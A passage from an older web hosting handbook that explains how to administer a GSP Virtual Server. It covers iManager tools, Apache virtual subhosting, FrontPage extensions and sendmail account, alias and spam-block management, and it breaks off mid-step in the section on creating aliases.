3. Select the permissions for the file or directory, and then choose whether to save these changes or discard these changes.

Note: If you are unsure about what file permissions you need for a file or directory, then leave them alone.

Uploading New Files to Your Virtual Server

You can use iManager to upload a file from your local computer to your Virtual Server without the need of an FTP client.

<<How To>> Uploading a File to Your Virtual Server

1. Browse to the directory you wish to upload the files to.
2. Enter the file name and location on your local computer you wish to upload, or click on the browse button to locate the file locally. You may upload a maximum of four files at a time, but this can be changed in the Preferences section.
3. After selecting the correct file, click "Upload File."

Making New Directories

Within iManager, you are able to add a new directory to your Virtual Server under your current working directory.

<<How To>> Making a New Directory

1. Click "Create New Directory."
2. Specify the path and name for the new directory.
3. Click "Create New Directory."

Mail Manager

iManager gives you the ability to manage your mail account. You can see if you have new mail, change a mail folder, and compose a new message.

<<How To>> Checking for New Messages

From the iManager utility screen, click on Mail Manager and the displayed screen will inform you of:

1. Mail folder
2. Total messages
3. Mail folder size

<<How To>> Changing Mail Folder Location

1. Click "Change Mail Folder Location" under Mail Manager.
2. Type the new location of your mail folder.
3. Click "Submit."

<<How To>> Composing New Message

1. From Mail Manager, click "Compose New Message."
2. Fill in the appropriate fields and type your message.
3. Click "Send."

Tools and Wizards

Tools and Wizards gives the user the ability to manage users, aliases, virtmaps, and spammers.

Managing Users

iManager allows the user to manage their users through a web browser using iManager's Tools and Wizards. From Tools and Wizards, users can be added, edited, removed, or viewed.

<<How To>> Adding Users

1. From the iManager Tools and Wizards screen, click "Add" under Users.
2. Next, you will need to provide the following information:
    - Login
    - Password
    - Home Directory
    - Privilege Quotas
3. Click "Submit" to add the user.
4. Click "Rebuild DB" to rebuild the database.

<<How To>> Editing a User

1. From the iManager Tools and Wizards screen, click "Edit" under Users.
2. Highlight the user you wish to edit, and click "Select User."
3. Provide the following information:
    - Login
    - Password
    - Home Directory
    - Privilege Quotas
4. Click "Submit" to edit the user.
5. Click Rebuild DB to rebuild the database.

Managing Aliases

You can instruct your Virtual Server to alias or forward e-mail addressed to a specific address to one or more recipients. You may also forward an e-mail message to a special processing program such as an autoresponder.

<<How To>> Adding Aliases

1. From the Tools and Wizards screen, click "Add," under Aliases.
2. Add the e-mail alias name and the alias definition.
3. Click "Submit" to add the e-mail alias.

<<How To>> Editing Aliases

1. From the Tools and Wizards screen, click on "Edit," under Aliases.
2. Highlight the alias you wish to edit, and click "Select Alias."
3. Enter the e-mail alias and the alias definition you wish to use.
4. Click "Submit" to enter the edited e-mail alias.

<<How To>> Remove Aliases

1. From the Tools Wizards screen, click "Remove," under Aliases.
2. Highlight the e-mail alias you wish to remove and click "Select Alias."
3. Click "Yes, Remove the Above Virtmap" to confirm the removal.

<<How To>> View All Aliases

To view all aliases, click on "View All." This will show all aliases that are present.

Virtmaps

Virtual address mapping, or virtmaps, are similar to aliases but are tailored specifically for virtual subhosts that may be configured on your Virtual Server. You will want to use virtmaps to resolve possible delivery conflicts between one or more domain names. For example, webmaster@virtualhost1 and webmaster@virtualhost2 would require the use of virtmaps to guarantee e-mail is delivered to two separate addresses rather than one.

<<How To>> Adding Virtmaps

1. From the Tools and Wizards screen, click "Add," under Virtmaps.
2. Enter the virtual e-mail address then the real e-mail address.
3. Click "Submit" to add the Virtmaps.

<<How To>> Editing Virtmaps

1. From the Tools and Wizards screen, click "Edit," under Virtmaps.
2. Highlight the Virtmap you wish to edit and click on "Select Virtmaps."
3. Enter the Virtual e-mail address, and the real e-mail address you wish to edit.
4. Click "Submit" to edit the Virtmap.

<<How To>> Removing Virtmaps

1. From the Tools and Wizards screen, click "Remove," under Virtmaps.

2. Highlight the Virtmap you wish to Remove, and click "Select Virtmaps."
3. Confirm that you wish to remove the selected Virtmap.

<<How To>> View all Virtmaps

From the Tools and Wizards screen, click "View All" under Virtmaps. This will show all Virtmaps.

Spammers

You can configure your Virtual Server to block incoming e-mail from specific addresses and/or domain names. Labeled as "spammers," the addresses and/or domain names in this file will not be allowed to deliver e-mail to the users, aliases, or virtmaps configured on your Virtual Server.

<<How To>> Adding Spammers

1. From the Tools and Wizard screen, click "Add," under Spammers.
2. Add the spammers address or domain name, click on "Submit."
3. Click "Confirm" to add the Spammers.

<<How To>> Edit Spammers

1. From the Tools and Wizards screen, click "Edit," under Spammers. A list of spammers will appear.
2. Edit the spammers you wish to edit and click "Submit Changes."

<<How To>> Removing Spammers

1. From the Tools and Wizards screen, click "Remove," under Spammers.
2. Highlight the Spammers you wish to remove and click "Select Spammers."
3. Confirm that you want to remove the selected Spammers.

<<How To>> View All Spammers

From the Tools and Wizards screen, click "View All" to see a list of all Spammers.

Preferences

iManager gives you the ability to set preferences for all the different utilities that you can use. To get to preferences, click "Preferences" from the main Utility screen. This will give you a list of the different areas for which you can set preferences. These include General Preferences, File Manager Preferences, Mail Manager Preferences, and Tools and Wizard Preferences.

<<How To>> General Preferences

1. To set General Preferences, click "General Preferences" under the Preference screen.
2. Select the screen you want iManager to start at and how long to wait before auto logout.
3. Click "Submit" to enter the changes.

<<How To>> File Manager Preferences

1. From the Preference window, click "File Manager Preference."
2. You will need to select the appropriate changes to take effect and click "Submit."

<<How To>> Mail Manager Preferences

1. From the Preference window, click "Mail Manager Preference."
2. You will need to select the appropriate changes to take effect and click "Submit."

<<How To>> Tools and Wizard Preferences

1. From the Preference Window, click "Tools and Wizard Preferences."
2. Select the appropriate changes to take effect and click "Submit."

Logout

When you are finished using iManager, we strongly suggest that you logout for security reasons. To do this, simply click on "Logout" at the bottom of the screen.

For More Information

For additional information about the topics discussed in this chapter, see the following pages on the GSP Services web site.

Installing iManager

http://www.gsp.com/support/virtual/admin/imanager/install.html

Chapter 3 - The Virtual Web Service

GSP Services uses Apache web server software to run your virtual web service. Apache is the most popular and powerful HTTP (web) server software available today. GSP has made some modifications to the Apache software to extend its flexibility and power, but it is essentially the same Apache software you may already be familiar with. The documentation found in this Handbook, on GSP Service's web site, or at the Apache web site (http://www.apache.org) provides you with the necessary information to understand Apache.

The virtual web service also has the capability to support the optional secure web service (also known as Secure Socket Layer or SSL). If you are conducting any kind of sensitive transactions (such as collecting credit card information) over the Web, then the secure web service is necessary. Many additional virtual web service extensions, CGI scripts, Java applets, and popular third party applications are also available. Please see GSP Service's web site for more information.

This chapter contains information about the following:

- Understanding the Virtual Web Service Directory Structure
- Publishing Web Content
- Understanding Virtual Hosting
- Adding and Setting Up Domains
- Adding Virtual Hosts to **`httpd.conf`**
- For More Information

See also Appendix B (Creating Content for the Web).

Understanding the Virtual Web Service Directory Structure

The virtual web service configuration files, log files, HTML documents, and CGI scripts are all located in subdirectories of the **~/usr/local/etc/httpd** directory. As a convenience to you, the link **~/www** is a shortcut (or a symbolic link) to the **~/usr/local/etc/httpd** directory. This Handbook uses both directory references since they are interchangeable.

A description of the each Virtual Server **www** subdirectory is shown in the table below.

Directory	Description
cgi-bin	The default directory for CGI scripts.
cgi-src	Contains source code supporting compiled CGI scripts in the **cgi-bin** directory.
conf	Web server configuration files (**httpd.conf** and **mime.types**) that define and control the behavior or your virtual web service are stored in the **conf** subdirectory.
htdocs	Contains all HTML documents or other web content that you publish.
icons	Contains several graphical icons that are used when a directory listing is shown to a browser client. Several default icons are included in this directory.
logs	Your virtual web service keeps detailed logs of which documents are requested and by whom. These logs are stored in the **logs** subdirectory.
support	The **support** subdirectory contains a few utilities that may be of some use to you. Many of these utilities are now incorporated into the Apache web server software as modules. This directory may be safely removed if desired.
modules	The **modules** subdirectory contains modules that can be added dynamically to your apache web server. Refer to the "modules" section of Chapter 6 for more information.
vhosts	Contains all HTML documents or other web content for virtual subhosts.

Publishing Web Content

Once you have your web content designed and authored, publish that content to your Virtual Server. The term "publish" when used in the context of the Web may seem like a complex concept, but it is nothing more than a fancy word for uploading content from your computer to a remote host (your Virtual Server).

Many popular HTML authoring packages have built-in publishing capabilities. These packages essentially use the File Transfer Protocol (FTP) or the HyperText Transfer Protocol (HTTP) to transmit your web content from your computer to the remote host. You should not base your decision to select one HTML authoring program over another just because one can "publish" but the other cannot. You can publish your web content to your Virtual Server with any freely available FTP client such as WS_FTP, Fetch, or the FTP client built into your operating system.

Regardless of what method you use to publish your web content to your Virtual Server, the underlying pieces of information that are required in order to publish the content are the same:

1. IP address or hostname of your Virtual Server
2. Login name
3. Login password
4. Path where you would like the web content to be stored

All web content should be published to your **`usr/local/etc/httpd/htdocs`** directory (unless you have modified the default value of the **`DocumentRoot`** directive). When your Virtual Server is configured, a file is created called **`index.html`** and stored in this directory. This is the default page that is displayed when you access your web site with a browser. You may upload your web content to the **`htdocs`** directory or into any subdirectory.

If you publish (or upload) a file named **`test.htm`** to your **`htdocs`** directory, you can access that file using the following URL:

http://www.yourcompany.com/test.htm

Likewise, if you were to create a subdirectory entitled **`documents`** in your **`htdocs`** directory, and then transfer a file **`info.html`** to that directory, it could then be accessed with the following URL:

http://www.yourcompany.com/documents/info.html

Publishing with an HTTP-Put-Capable Editor

Web publishing programs use different methods for uploading the pages to your Virtual Server. Some use FTP, others like FrontPage use a form of HTTP. Some programs like AOLPress use the HTTP Put method to upload pages.

Microsoft FrontPage

GSP Services supports the Microsoft® FrontPage® 2002 server extensions. If you have not used Microsoft FrontPage and would like to know more, see:

http://www.microsoft.com/frontpage/

Installing FrontPage Extensions on Your Virtual Server

Unlike other publishing programs, FrontPage requires that you first install the FrontPage server extensions on the server on which you are going to publish your web pages. You can upload web pages created in FrontPage to a server that does not have the extensions, but many features such as counters, feedback forms, and navigation bars will not work. So if you want all your creative efforts to shine, install the FrontPage server extensions and then publish your web pages. The following are the steps for installing the FrontPage server extensions:

<<How To>> Installing FrontPage 2002 Server Extensions

1. Connect to your Virtual Server with the SSH/Telnet program of your choice.
2. Enter **`vinstall frontpage`** to install the FrontPage 2002 extensions. Follow the prompts.

Note: If you have virtual subhosts configured on your Virtual Server, you will need to move them to the **`~/www/vhosts`** directory before you can successfully install the FrontPage 2002 server extensions.

Installing FrontPage 2002 Server Extensions for Virtual Hosts

The **`vinstall frontpage`** script reads the **`httpd.conf`** file and detects virtual hosts. The script lists the virtual hosts and enables you to install the FrontPage extensions on each virtual host. The **`vinstall frontpage`** script can be run each time you add a new virtual host. The disk space used to install to a virtual host is minimal compared to the first install (which takes 13 approximately megabytes).

Connecting to the Virtual Server with FrontPage

Once the extensions are installed, FrontPage can connect to the Virtual Server.

<<How To>> Connecting to Your Virtual Server

1. On your computer, click Start | Programs | FrontPage. Now go to File | Open and type in the full URL of the domain you want to connect to (i.e. http://www.yourcompany.com).
2. Click Open.

3. At the prompt, type the administrator login name and password (which is the same login name and password you entered while running **fp2kinstall**).

Publishing a FrontPage Web

Although you can connect to your Virtual Server, most of the time you will create FrontPage webs on your local computer rather than work online the whole time. However, after creating webs you will need to publish them.

<<How To>> Publishing a FrontPage Web on Your Virtual Server

1. Click File/Publish | Web.
2. In the FrontPage web box type http://www.yourcompany.com.
3. Click Publish.
4. Type your user name and password for the web (which publishes the web).

Note: You should always use the publish feature so FrontPage can recalculate the web site for the server that is publishing.

When the publish process is complete, your web site is ready to view. If you receive any errors such as a "time-out," you may need to recalculate the links manually.

<<How To>> Manually Recalculating Links

1. Connect to your Virtual Server via Telnet.
2. From the command prompt, type:

```
% unlimit
% virtual
/usr/local/frontpage/<current_version>/bin/fpsrvadm.e
xe -o recalc -p 80 -m <hostname> -w <web>
```

Note: The above command beginning with "**virtual** " is typed on one line. The **-m <hostname>** option is used for virtual hosts only. Replace **<hostname>** with the domain name of the virtual host. If you are recalculating the Virtual Server's web, type **" "** for **<hostname>**. The **<web>** option is replaced with a **/** for the root web or the name of the sub web.

3. From the command prompt, enter **top** to watch the **fpsrvadm.exe** process until it is complete.
4. To exit the Telnet session, enter **exit**.

<<How To>> Changing an Administrator's Password and ID

1. Connect to your server via Telnet.
2. From the command prompt, type:

   ```
   % cd ~/www/htdocs/_vti_pvt
   ```

3. From the command prompt, type:

   ```
   % pico service.grp
   ```

4. Add the new administrator to the end of the administrators line, and then save and exit the file.
5. From the command prompt, type (where ***new_user_id*** equals the new admin ID):

   ```
   % htpasswd service.pwd new_user_id
   ```

If you are only changing the password, then skip steps 3 and 4. You can change the password in the FrontPage Explorer if you have not forgotten the old password.

Understanding Virtual Hosting

Virtual hosting, or sub-hosting, is one of the most powerful features of the GSP Virtual Server system. With virtual hosting, you can support multiple domain names on a single Virtual Server. In other words, with virtual hosting, you can host http://www.abc.com and http://www.xyz.com on the same Virtual Server, each with its own domain name. You can give each virtual host the following unique characteristics:

- Its own FTP login
- Access to its subdirectory only
- E-mail addresses with its own domain name

Limitations of Virtual Hosting

Virtual hosting, or subhosting, is a great feature of GSP Service's Virtual Server system. However, there are some limitations to this capability that you should understand. These limitations include the following:

- Browsers must be HTTP/1.1-compliant
- Load balancing (i.e. it is possible for one subhost to use more than its "fair share" of Virtual Server system resources)
- Shared IP address
- No Telnet access
- E-mail limitations
- Security risks

Being HTTP/1.1-Compliant

GSP Service's Virtual Servers use HTTP/1.1, which makes subhosting a reality. However, to view subhosts you must have a browser that is HTTP/1.1-compliant. Generally speaking, subhosts are supported by Netscape Navigator 2.0+ and Microsoft Internet Explorer 3.0+. Any other browser that is HTTP/1.1-compliant is also able to access virtual subhosted servers.

If your clients use an older browser that is not HTTP/1.1-compliant, they are unable to view their sites or other sites that use virtual subhosting.

Balancing Virtual Server Loads

A Virtual Server is capable of handling 30,000 to 50,000 hits per day (assuming hits generally request about 5 Kbytes of data). This number does not represent "visitors," rather hits or requests for files. For instance, if you have five subhosted domain names, each trying to accommodate 10,000 hits per day (which really is not that much if you have a graphically intensive page; one request for a `.gif` or `.jpeg` file equals one hit), there is likely a slowdown that affects all of your clients on the Virtual Server you are using to subhost.

When a slowdown occurs, the Virtual Server administrator should reduce the number of subhosts on the Virtual Server by doing the following:

- Upgrading one of the especially high traffic virtual hosted sites to its own Virtual Server
- Moving some subhosts to a less busy Virtual Server

Either way, proper load balancing can be accomplished by administrators that have a feel for serious virtual subhosting. A Virtual Server can only host a finite number of virtual hosts because of resource allocations. The following limits are recommended for virtual hosting:

- Virtual Server A: 5 subhosts
- Virtual Server B: 25 subhosts
- Virtual Server C: 60 subhosts

Sharing an IP Address

Virtual subhosting uses the resources of a single Virtual Server to accommodate the needs of multiple web sites. Among the resources that are shared is the single IP address that is associated with the Virtual Server. Search engine "spiders" that are not HTTP/1.1-compliant are unable to index these sites. However, most major spiders and search engines are now HTTP/1.1-compliant.

A Virtual Server can only support a single digital certificate. This makes the use of SSL difficult, since all subhosts must use the same digital certificate, and only one domain name can be associated with a digital certificate.

No Telnet

A virtual subhost does not have Telnet access to the Virtual Server. There are several ways to set up Virtual Server access for virtual host customers, including access via:

- FTP

- iManager
- FrontPage 2002

E-mail Limitations

There are some limitations to the e-mail capability of subhosts, namely how the Virtual Server interprets e-mail addresses. For instance, if you send e-mail to john@abc.com and john@xyz.com, the Virtual Server views these as the same address, because both domain names resolve to the same IP address (john@192.41.5.2). However, GSP Services has developed a way to get around this limitation by using a proprietary utility titled "virtmaps." For more information, see the "Creating E-mail Address Mappings or Virtmaps" section of Chapter 4.

Security Risks

It is important to consider some of the security issues that relate to virtual subhosting. Because the virtual subhosts operate in the same Virtual Server environment, CGI scripts that are executed by any virtual subhost will inherit privileges to access any directory or file in your Virtual Server directory hierarchy.

For example, a malicious virtual subhosted client could write a simple script to remove all of the files on your Virtual Server. Another script could send the contents of your **`~/etc/passwd`** file to a remote e-mail address where "weak" passwords could be decrypted. If your login password is susceptible to a dictionary crack, a subhosted client could effectively steal shell access away from you.

It is recommended that you do not offer full **`cgi-bin`** access to your virtual subhosted clients unless you have complete trust in them (and even then, they may accidentally cause damage to your Virtual Server). We recommend one of the following alternatives.

1. Provide stock CGI scripts in a directory you control

Most web sites do not demand a great deal of custom CGI programming. It is likely that you could provide a library of "stock" CGI scripts which your subhosted clients could then use. A sample composition of such a library might include a counter, a guestbook, and a generic form processor. You would store these scripts in a subdirectory of your **`cgi-bin`** directory (e.g. **`vhlib`**). You would then configure each of your virtual subhosts to use this **`cgi-bin`** directory by adding the following lines to their **`<VirtualHost>`** definition:

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-
bin/vhlib/
```

2. Configure the `cgi-bin` directory separate from the Virtual Subhosts' home directory

Another alternative is to provide each of your subhosted clients with a **`cgi-bin`** that is not a subdirectory in his or her home directory. This would prohibit clients from uploading and executing any arbitrary script. Instead, the subhosted client would e-mail you the script, you would review it, and then install it into his or her **`cgi-bin`** directory (which can be configured to be a subdirectory of your main **`cgi-bin`** directory). An example is shown below.

```
ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-
bin/SUBDIRECTORY/
```

The subdirectory ***`SUBDIRECTORY`*** becomes the **`cgi-bin`** directory for the subhosted client. (You may want to use the same subdirectory name for both the **`~/www/vhosts`** and **`~/www/cgi-bin`** to keep things neat and tidy.)

We recognize that in most cases it is likely that not only are you providing your clients with hosting service, but you are also designing their web content and writing their CGI scripts as well. So this discussion may not be applicable to your specific situation, but it is still an element to remember should you decide to expand the scope of your services in the future.

Adding and Setting Up Domains

To add a virtual host to your Virtual Server, do the following:

1. Register the domain.
2. Point the domain to a name server.
3. Add a user account on the Virtual Server.
4. Add the **<VirtualHost>** directives to the **httpd.conf** file.

<<How To>> Setting up a Domain on Your Server

1. Run **vadduser**.
2. Create an E-mail/FTP account.
3. Point the FTP directory to **~/usr/local/etc/httpd/vhosts/sub_host_dir** by selecting Option Three.
4. Edit the **httpd.conf** file.
5. Add a **<VirtualHost>** section for each virtual host.

Adding Virtual Hosts to `httpd.conf`

To add a virtual host, you must add information to the **`httpd.conf`** file.

<<How To>> Adding Apache `httpd.conf` Lines

From the **`httpd.conf`** file, add the following:

```
# point analog.gsp.com to subdirectory analog
<VirtualHost www.analog.gsp.com analog.gsp.com>
ServerName www.analog.gsp.com
ServerAdmin webmaster@analog.gsp.com
DocumentRoot /usr/local/etc/httpd/vhosts/analog
</VirtualHost>
```

Setting up Additional Options for Virtual Hosts

A Virtual Host Example (analog.gsp.com)

The following lines were added:

```
# point analog.gsp.com to subdirectory analog
<VirtualHost www.analog.gsp.com analog.gsp.com>
   ServerName www.analog.gsp.com
   ServerAdmin analog@analog.gsp.com
   DocumentRoot /usr/local/etc/httpd/vhosts/analog
   TransferLog logs/analog_access
   ScriptAlias /cgi-bin/
   /usr/local/etc/httpd/htdocs/analog/cgi-bin/
   ErrorDocument 404 /errors/notfound.html
</VirtualHost>
```

For More Information

For additional information about the topics discussed in this chapter, see the following on the GSP Services web site.

Understanding Virtual Hosting

http://www.gsp.com/support/virtual/web/subhost/

Chapter 4 - The Virtual E-mail Service

Among the most popular features of the Internet today is electronic mail, or e-mail. Like its postal equivalent, e-mail consists of messages relayed with sender addresses and recipient addresses. Unlike postal mail, however, electronic mail is delivered around the world in a matter of seconds and is used to reach a large number of recipients with little cost or difficulty.

It is helpful to understand some of the technical terminology involved with the transmission of e-mail messages from computer to computer across the Internet. When computers transfer e-mail to each other across a computer network, they communicate with a special protocol, or a prearranged pattern of communication, to "speak" to each other so that mutual comprehension occurs.

This chapter includes information about the following:

- Protocols
- Exploring SMTP Server Software
- Commands and Utilities for Managing E-mail
- Creating E-mail Mailboxes
- Aliasing E-mail Accounts
- Creating E-mail Address Mappings or Virtmaps
- Unsolicited Commercial E-mail
- Maintaining Your E-mail Log File
- For More Information

Protocols

SMTP (Simple Mail Transfer Protocol) enables computers to send mail to each other via the Internet. SMTP pertains only to the protocol used by computers to transfer and deliver e-mail.

POP (Post Office Protocol) enables mail recipients to retrieve mail that has arrived.

IMAP (Internet Message Access Protocol) enables message retrieval and storage.

SMTP Server

In order to send and receive e-mail across the Internet, an SMTP server must meet the following requirements:

- Should have a continuous Internet connection and be prepared to receive mail at all times because incoming mail can arrive at any time of day or night.
- Should be able to deliver outgoing messages on behalf of a computer that does not have complete SMTP capabilities.
- Should be able to perform relays on behalf of other computers. When an SMTP server is asked to deliver a message on behalf of another computer, and the recipient of the message is not a local user on the system, then the SMTP server should relay the message to the eventual destination server.

POP Server

A POP server enables e-mail recipients to download received messages to their own computers. Once the messages are retrieved by recipients, the messages cannot be "put back" or stored on the server.

IMAP Server

An IMAP server enables users to retrieve mail and store mail (unlike a POP server). Users can shuffle messages to and from the IMAP server because both the mail directories and messages are stored directly on the server. The IMAP protocol is especially useful for people who check their e-mail from multiple computers.

Exploring SMTP Server Software

The Virtual Server system uses the SMTP server software package named **sendmail**. **Sendmail** is a UNIX-based program that routes much of the world's Internet e-mail. UNIX-based programs are case sensitive, so remember that all file names and commands should be in lower case, unless otherwise specified.

Configuration File	File Description
~/etc/sendmail.cf	This file is the master **sendmail** configuration file. The **sendmail.cf** lists file locations and configuration items that the **Sendmail** program uses. Do not alter this file unless you are an experienced e-mail administrator.
~/etc/aliases	This file contains the alias list (or forwarding addresses) used to distribute incoming mail messages.
~/etc/aliases.db	This is the binary version of the **~/etc/aliases** file that **sendmail** itself uses. Do not manually edit this file. To rebuild **~/etc/aliases.db**, edit **~/etc/aliases** and run **vnewaliases**.
~/etc/virtmaps	This file contains the virtual e-mail address mappings used by **sendmail** when you have more than one domain name associated with a Virtual Server.
~/etc/virtmaps.db	This is the binary version of the **~/etc/virtmaps** file that **sendmail** itself uses. Do not manually edit this file. To rebuild **~/etc/virtmaps.db**, edit **~/etc/virtmaps** and run **vnewvirtmaps**.
~/etc/spammers	This file contains the e-mail addresses or Internet hostnames of abusive Internet users whose mail should be rejected if it is ever sent to your system. The **~/etc/spammers** file enables you to selectively reject "junk" mail.
~/etc/spammers.db	This is the binary version of the **~/etc/spammers** file that **sendmail** itself uses. Do not manually edit

	this file. To rebuild **~/etc/spammers.db**, edit **~/etc/spammers** and run **vnewspammers**.
~/etc/relayers.db	This is a binary file used by **sendmail** as an IP address database of authenticated users. Do not manually edit this file. You can use **vsmtprelay** to manipulate contents of this file.
~/var/log/messages	This is the master log file for the Virtual Server because it records transactions that occur on your Virtual Server system. You can use this file as a diagnostic tool in tracing server problems. The relationship of the ~**/var/log/messages** file to the e-mail handling system is described in more detail later in this chapter.
~/var/mail	When the Virtual Server e-mail system receives incoming mail, the mail is stored in this directory. As new messages arrive, they are appended to a file in this directory. The file is named after the recipient of the message (based on account names).
~/var/spool/mqueue	The **~/var/spool/mqueue** directory is a temporary location to hold incoming or outgoing mail that is experiencing delivery troubles. The Virtual Server e-mail system is programmed to automatically "flush" this queue on a periodic basis.

Commands and Utilities for Managing E-mail

Below is a list of commands and utilities for managing e-mail accounts. The "Name" is either the command name or the name of the utility. The "Type" identifies the name on the left as either a command (which is run from a Telnet prompt) or a utility like iManager (which is installed and run from a browser).

Name	Type	Description
`vadduser`	command	**`vadduser`** creates new user accounts for e-mail and ftp. If the user already exists, **`vadduser`** modifies the account.
`vrmuser`	command	**`vrmuser`** removes the user specified.
`vlistuser`	command	**`vlistuser`** lists all valid users and lists their services (e-mail, FTP) and quotas.
`vpasswd`	command	**`vpasswd`** changes a specified user's password.
iManager	utility	The iManager utility runs in your web browser and allows you to manage user accounts, aliases, and passwords

Creating E-mail Mailboxes

Vadduser is the command used to create user accounts on the Virtual Server. While running **vadduser**, you give the user an e-mail and an FTP account. You can also use **vadduser** to modify user accounts after they have been created. In short, use **vadduser**:

1. When you create a user account.
2. To modify an existing user account.

<<How To>> Creating E-mail Accounts

1. From a Telnet prompt, type **vadduser**. This action displays a series of fields to fill in after beginning with the following command example:

```
% vadduser

Please supply answers to the series of questions
below. When a `default answer' is available, it will
follow the question in square brackets. For example,
the question:


        What is your favorite color? [blue]:


has the default answer `blue'. Accept the default
(without any extra typing!) by pressing the Enter key
-- or type your answer and then press <Enter>.


Use the <Backspace> key to erase and aid correction
of any mistyped answers -- before you press <Enter>.
Generally, once you press <Enter> you move onto the
next question.


Once you've proceeded through all the questions, you
will be given the option of modifying your choices
before any files are updated.


Press <Enter> to continue:
```

2. Type the username.

3. Type the E-mail/FTP Password.
4. Retype new password.
5. Type the User's Full Name followed by a return. Use 8 characters or fewer, no "." characters, and no '**:**' characters.
6. Select the account services that the new users will require. The default selections are FTP and e-mail. Type the service name (FTP or e-mail) to toggle the selected/deselected services for the account.
    - FTP (File Transfer Protocol) for uploading/downloading files
    - E-mail services including POP, IMAP, and SMTP

Note: If the user account will be accessed via IMAP, then FTP service must be enabled.

7. Enter a positive or negative response to the question "Do you want to add service options like quotas to this account?"
8. Enter FTP quota for this account in MB (enter "0" for no quota).
9. Enter a numerical response for the question "Where would you like to put the user's home directory?" You are given four options for where to put the user's home directory, or you can put it in any location you choose. The table below lists and describes each location briefly.

Description	Example
Email account home directory	`/usr/home/`*`username`*
Web hosted account directory	`/usr/local/etc/httpd/htdocs/`*`username`*
Virtual hosted account directory	`/usr/local/etc/httpd/htdocs/vhosts/`*`username`*
Anonymous FTP home directory	`/ftp/pub/`*`username`*
Your choice	`/usr/local/etc/httpd/htdocs/vhosts/`*`some_directory`*`/`*`username`*

    - Enter "1" for an E-mail account home directory.
    - Enter "2" for a web-hosted account home directory.
    - Enter "3" for a virtual hosted account. We recommend using this option for two reasons. First, FrontPage 2002 requires it. Second, The **`vhosts`** directory is an orderly location under which each of your subhosted users' directories can reside. Each one is separate, distinct, and secure from the others.

- Enter "4" for an anonymous FTP home directory.
- Or enter in any custom path.

Note: Running the **`vadduser`** script is straightforward with one exception: the account services (FTP and e-mail). These services are added to each user's account by default. If you want the user to have both FTP and e-mail privileges, press <enter> when asked to accept the defaults. For the user to have FTP privileges only, deselect the mail privileges by entering "mail." For the user to have e-mail privileges only; deselect the ftp privileges by entering "ftp." If you need to add a service not currently in the list enclosed by the square brackets ([]), then type the service (e-mail or FTP) and press the Enter key.

For example, if Mary Smith has the account name "mary" and the domain name associated with your Virtual Server is "yourcompany.com," then Mary's e-mail address would be "mary@yourcompany.com".

Note: The FTP quota governs the space that may be consumed by the entire directory tree of a user's home directory. The FTP quota is only effective when using FTP to upload files. The mail quota governs the space that may be consumed by a user's mail file under **`~/usr/mail`**. Each quota is expressed as a decimal integer number of megabytes (MB) of disk space.

Changing E-mail Mailbox Passwords

As the Virtual Server administrator, you can change user passwords at any time. However, due to the nature of the UNIX password system, you cannot easily recover a user's password. If one of your users accidentally forgets his or her account password, then you must establish a new password.

<<How To>> Changing an E-mail Mailbox Password

1. From the UNIX command-prompt enter (where ***`username`*** is the account name):

   ```
   % vpasswd username
   ```

2. Enter the new password twice, as prompted.

Note: If your users use Eudora® for your POP/IMAP client software, the package includes Poppass, a password change option. Eudora users can select the Change Password menu option to change their own passwords without intervention by the server administrator.

Advise your users to change passwords frequently. Changing passwords lessens the likelihood that malicious users can access your Virtual Server. Characteristics of good passwords include:

- Length (traditional UNIX systems recognize and use the first eight characters of the password).
- Complexity (UNIX passwords are case-sensitive, and can contain unusual characters).
- Obscurity (never use a password that incorporates personal information about yourself or family).
- Example: "De76sAf4" is a good password, because the password has mixed case, numbers, no personal information, and is not a regular word. This makes the password more secure.

Managing E-mail Accounts

Besides adding users, you can use **`vadduser`** to edit existing accounts.

<<How To>> Removing E-mail Service from an Existing Account Without Removing the User

1. From the command prompt, enter **`vadduser`**. This action launches the **`vadduser`** program that proceeds through a series of prompts.
2. At option number 4, "Account Services," type **`E-mail`** to remove the user's e-mail service or type **`ftp`** to remove FTP services.
3. Continue through the rest of the prompts.

<<How To>> Removing an E-mail Account

1. From the command prompt, enter **`vrmuser`**. This action launches the **`vrmuser`** program that proceeds through a series of prompts.
2. Enter the account name to remove. This action removes the entire account except the user's home directory and contents (remove these items manually, if necessary).
3. If the account is only being used to receive mail, then consider removing the account entirely when removing the mailbox.

<<How To>> Listing E-mail Mailboxes

From the command prompt, enter **`vlistuser`**. This action displays a report with the following account information about each user:

- Account name
- Account owner
- Home directory
- Service list (with associated quotas)

Note: The absence of a dash ("**–**") in the "mail quota" column indicates that the account has an e-mail mailbox (meaning the account is enabled to receive incoming mail).

Configuring E-mail Client Software

There are many e-mail clients available today. Describing how each e-mail client should be setup to receive e-mail is beyond the scope of this chapter. There are three basic things the user needs to setup in order to receive e-mail from the Virtual Server:

1. E-mail address - the e-mail address is the username you created with **`vadduser`** plus the domain name. For example:

   bob@yourcompany.com

2. Incoming Mail Server - the incoming mail server is your Virtual Server's domain name or IP address.
3. Outgoing Mail Server - same as the incoming mail server.

For more information on configuring mail clients, see Step 11 in Getting Started in 13 Easy Steps.

Aliasing E-mail Accounts

Using the Virtual Server e-mail system, you can create e-mail aliases (or forwarding addresses). An e-mail alias takes a piece of incoming mail and immediately resends it to one or more recipients. You can point many aliases to a single recipient or point a single alias to many recipients.

Aliases are used to create handy replacements for difficult-to-remember or long addresses. Aliases can also be used to establish a set of generic addresses such as webmaster@yourcompany.com or info@yourcompany.com. Establishing a set of aliases like the following promotes an image of professionalism (even if each alias points to the same recipient):

- sales@yourcompany.com
- service@yourcompany.com
- jobs@yourcompany.com

Since a single alias can point to multiple recipients, aliases can be used to create simple mailing lists or announcement boards that point to appropriate sets of individuals, allowing the alias address to be used as a "broadcast" address for the group:

- everyone@yourcompany.com
- marketing@yourcompany.com
- engineering@yourcompany.com

If you have a large alias file, add comments to avoid confusion. Any lines that begins with the "**#**" character are considered a comment and are ignored.

Creating aliases involves just two easy steps:

1. Edit the **~/etc/aliases** files and add the alias.
2. Run **vnewaliases** from a command prompt to generate the **aliases.db** file.

<<How To>> Creating an Alias for a Local User

1. Edit the **~/etc/aliases** file and add the following line:

   alias: *recipient*

Note: ***alias*** is replaced with the alias name, and ***recipient*** is replaced with a simple username.

2. For example:

   ```
   webmaster: ted
   ```

3. From the command-prompt enter **`vnewaliases`**. This action generates the **`~/etc/aliases.db`** file to activate the alias.

<<How To>> Creating an Alias for an Off-Site Recipient

1. Edit the ~/etc/aliases file, type:

   ```
   alias: recipient
   ```

